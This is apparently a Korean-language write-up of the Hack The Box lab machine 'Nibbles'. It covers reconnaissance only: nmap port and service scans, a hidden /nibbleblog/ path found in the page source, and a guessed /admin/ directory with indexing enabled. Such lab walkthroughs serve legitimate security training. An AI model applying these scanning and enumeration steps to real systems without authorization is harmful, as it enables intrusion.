HTB : https://app.hackthebox.com/machines/Nibbles?sort_by=created_at&sort_type=desc
Write up : https://0xdf.gitlab.io/2018/06/30/htb-nibbles.html
Machine IP :
10.129.243.252
Recon
nmap
nmap 포트 스캐닝 결과, 22번 80번 포트 오픈됨
┌──(kali㉿kali)-[~/htb/nibbles]
└─$ nmap -Pn --open -p- -n --max-retries 2 --min-rate 2000 10.129.243.252
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-20 23:32 KST
Nmap scan report for 10.129.243.252
Host is up (0.23s latency).
Not shown: 61036 closed tcp ports (reset), 4497 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
아파치 2.4.18 버전임
┌──(root㉿kali)-[/home/kali/htb/nibbles]
└─# nmap -Pn --open -p22,80 -sV -sC --min-rate 2000 --max-retries 2 10.129.243.252 -oA tcpDetail
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-20 23:36 KST
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 23:36 (0:00:06 remaining)
Nmap scan report for 10.129.243.252
Host is up (0.33s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.68 seconds

80 포트가 열려있어 접속했으나, 특별한 것은 없음
Foothold

소스코드 확인해보니 /nibbleblog/ 경로가 주석처리됨

/nibbleblog/ 경로에 nibbles 블로그가 있음

게싱으로 /admin/ 디렉토리를 발견함 디렉토리 인덱싱이 활성화되어있음

로그인 기능이 존재하는 것을 추측되며 php를 사용함
